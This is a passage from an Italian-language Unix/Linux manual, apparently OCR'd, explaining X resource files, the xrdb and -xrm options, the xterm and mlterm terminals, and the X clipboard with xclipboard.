







#ifdef SCHERMO_PICCOLO
XTerm*geometry: =80x25+1+1
#else
XTerm*geometry: =100x40+1+1
#endif

! Mi piace la calcolatrice verde.
XCalc*background: green
! Voglio una barra del titolo differente.
XCalc*title: Calcolatrice
```

Come si vede, se viene dichiarata l'entità '**SCHERMO_PICCOLO**', viene definita una geometria normale per il programma '**XTerm**', altrimenti si usa una dimensione di 100×40. Per commentare la definizione dell'entità, si può fare come nell'esempio seguente:

```
! Commentare la riga seguente se lo schermo è di grandi
! dimensioni.
/* #define SCHERMO_PICCOLO */
```

29.1.2.3 Altre risorse

Il sistema di script che si occupa di attivare una sessione grafica, dovrebbe occuparsi di leggere altri file e aggiungere il loro contenuto alla definizione delle risorse, attraverso l'uso del programma '**xrdb**'. Dovrebbe trattarsi dei file contenuti nella directory '`/etc/X11/Xresources/`' ed eventualmente del file personale '`~/.Xresources`'.

Se esistono questi file, le risorse descritte al loro interno preval-

gono su quanto descritto invece all'interno di '`/etc/X11/app-defaults/`' e '`~/.Xdefaults`'.

29.1.2.4 Utilizzo di «xrdb»

«

'**`xrdb`**'[1] (*X resources database*) permette di leggere o modificare le impostazioni delle risorse. Viene usato normalmente per leggere il contenuto di un file e aggiornare di conseguenza l'impostazione corrente delle risorse.

```
xrdb [opzioni] [file]
```

Si veda la pagina di manuale *xrdb(1)*.

Tabella 29.7. Alcune opzioni.

Opzione	Descrizione
`-merge`	Aggiunge le impostazioni ottenute dal file indicato.
`-query`	Permette di ottenere un listato delle impostazioni attive.

L'esempio seguente aggiunge il contenuto del file '`./risorse`' alle impostazioni attuali delle risorse.

```
$ xrdb -merge ./risorse [Invio]
```

29.1.2.5 Opzione «-xrm»

«

```
-xrm risorsa
```

I programmi tradizionali X accettano anche questa opzione, eventualmente ripetuta più volte nella stessa riga di comando, per defini-

re una proprietà attraverso una risorsa. Ciò permette di definire delle caratteristiche senza intervenire su file di configurazione, senza dover richiamare il programma '**xrdb**' e senza interferire sugli altri programmi eventualmente avviati successivamente.

Segue la descrizione di alcuni esempi.

- `$ xcalc -xrm '*background: gold'` [*Invio*]

  Avvia '**xcalc**' con un colore dorato per lo sfondo. Vengono usati gli apici singoli per evitare che la shell tenti di interpretare l'asterisco.

- `$ xcalc -xrm '*background: gold' ↩`
  `↪ -xrm '*foreground: red'` [*Invio*]

  Avvia '**xcalc**' con un colore dorato per lo sfondo e con un colore rosso per il primo piano.

29.2 Programmi di servizio tradizionali

Una serie di programmi di servizio tradizionali facilita e rende confortevole l'utilizzo di X. Le scrivanie grafiche come Gnome e KDE offrono molti programmi di servizio armonizzati e più gradevoli da usare; tuttavia, è importante conoscere anche l'uso dei programmi tradizionali.

29.2.1 Terminale

Il primo programma da dover conoscere quando si utilizza X è quello che consente di gestire un terminale a caratteri attraverso una finestra. Il programma tradizionale utilizzato per questo scopo è '**xterm**'.[2] In alternativa si possono usare programmi simili, che possono avere più o meno funzionalità di quello originale.

Il comportamento di un terminale a finestra non è esattamente uguale a quello di una console; ci si accorge subito che i soliti programmi non rispondono alla tastiera nello stesso modo cui si è abituati. Quando ciò accade, vale almeno la pena di provare tutti i programmi di terminale a finestra a disposizione, per determinare quale si comporta nel modo più confacente alle proprie esigenze. La sintassi semplificata per l'uso di '**xterm**' è la seguente:

```
xterm [opzioni] [-e programma [opzioni]]
```

Quando il programma viene avviato senza l'opzione '**-e**', viene eseguito quanto contenuto nella variabile ***SHELL*** e se manca viene utilizzato '`/bin/sh`'.

Se invece si utilizza l'opzione '**-e**', si può specificare il programma da eseguire nella finestra. Ciò può essere utile per preparare dei comandi già pronti all'interno di menù di altri programmi o del gestore di finestre stesso.

Una cosa importante da sottolineare è che le dimensioni della geometria di una finestra di terminale si esprimono in caratteri e non in punti come si fa di solito.

Infine, con l'opzione '**-ls**', si ottiene una shell di *login*, mentre con '**+ls**' no.

Segue la descrizione di alcuni esempi.

- `$` **`xterm -font 5x8 -geometry =132x30+0+0`** [*Invio*]

  Avvia una finestra di terminale utilizzando caratteri molto piccoli con una dimensione di 30 righe per 132 colonne, posizionata a partire dall'angolo superiore sinistro dello schermo.

- `$` **`xterm -e top`** [*Invio*]

  Avvia una finestra di terminale di dimensioni predefinite (80×25) con il programma '**`top`**'. Quando l'esecuzione di '**`top`**' viene conclusa, la finestra del terminale si chiude.

- `$` **`xterm -ls`** [*Invio*]

  Avvia una finestra di terminale di dimensioni predefinite, con una shell di *login*.

- `$` **`xterm -en UTF-8`** [*Invio*]

  Avvia una finestra di terminale in cui si utilizza la codifica dei caratteri UTF-8.

Dopo '**`xterm`**', il programma più importante è '**`mlterm`**',[3] che si distingue per la sua migliore predisposizione alla rappresentazione di testi in lingue differenti, modificando automaticamente anche la direzione del testo, in base al linguaggio usato:

```
mlterm [opzioni] [-e programma [opzioni]]
```

Il funzionamento e l'utilizzo è equivalente a quello di '**`xterm`**', con la differenza che le opzioni non sono sempre compatibili. In particolare, per ottenere una shell di *login*, occorre usare l'opzione '**`--ls=true`**', mentre per assicurarsi che non lo sia, si usa l'opzione '**`--ls=false`**'.

29.2.2 Clipboard

Il servente X offre un supporto modesto alla gestione delle operazioni con cui si taglia, copia e incolla: si tratta esclusivamente del-

le stringhe (alfanumeriche), per cui tutto si limita alla possibilità di copiare una parte di testo da una finestra di terminale a un'altra.

L'operazione di copia avviene utilizzando il mouse, premendo il tasto sinistro e trascinando in modo da evidenziare il testo desiderato. Per incollare in un'altra applicazione occorre fare in modo che questa passi in primo piano (cioè che la sua finestra diventi quella attiva), poi basta premere il secondo tasto (normalmente è quello centrale) e il testo viene inserito come se venisse digitato, a partire dalla posizione del cursore.

Quando non si dispone di un mouse a tre tasti, oppure se il tasto centrale non funziona, si ottiene la funzione del tasto centrale con la pressione simultanea dei due tasti funzionanti.

Per incollare del testo all'interno di un'applicazione VI, occorre prima attivare la modalità di inserimento, altrimenti VI utilizza il testo incollato come una serie di comandi. Lo stesso ragionamento vale ovviamente anche per altri programmi che possono utilizzare i caratteri normali sia come testo da inserire che come comandi da eseguire.

Ci sono anche altri modi per evidenziare un testo, ma quello che conta è che il testo selezionato per la copia deve rimanere evidenziato fino al momento in cui si intende incollare quel testo.

Molti programmi sono in grado di utilizzare questo servizio offerto da X, ma non tutti. Alcuni programmi hanno la necessità di gestire in proprio le funzionalità relative alle operazioni per tagliare, copiare e incollare, soprattutto quando si tratta di testo formattato,

immagini e altro. In questi casi, vengono utilizzati dei meccanismi di comunicazione tra i processi indipendenti dal sistema grafico. Di conseguenza, possono comunicare tra loro solo i processi predisposti per quel particolare sistema di comunicazione. Questo dovrebbe chiarire il motivo per cui il trasferimento di informazioni tra un'applicazione e l'altra, attraverso operazioni per tagliare, copiare e incollare, funziona solo in alcune situazioni e tra particolari gruppi di programmi.

29.2.2.1 Utilizzo di «xclipboard»

Il programma '**`xclipboard`**'[4] facilita l'utilizzo del servizio per tagliare, copiare e incollare, fornito dal servente X. Si tratta di una serie di pagine su cui è possibile scrivere e incollare del testo attraverso il meccanismo normale di X.

```
xclipboard [opzioni]
```

Figura 29.8. Il programma '**xclipboard**' permette di utilizzare un'area transitoria per tagliare, copiare e incollare.



Sotto questo aspetto si tratta di niente di più che una specie di programma per la creazione e modifica di testo. Tuttavia, l'accorgimento della gestione di pagine separate lo rende più pratico per questo scopo.

Il programma mostra un menù molto semplice composto da alcune voci all'interno di pulsanti grafici:

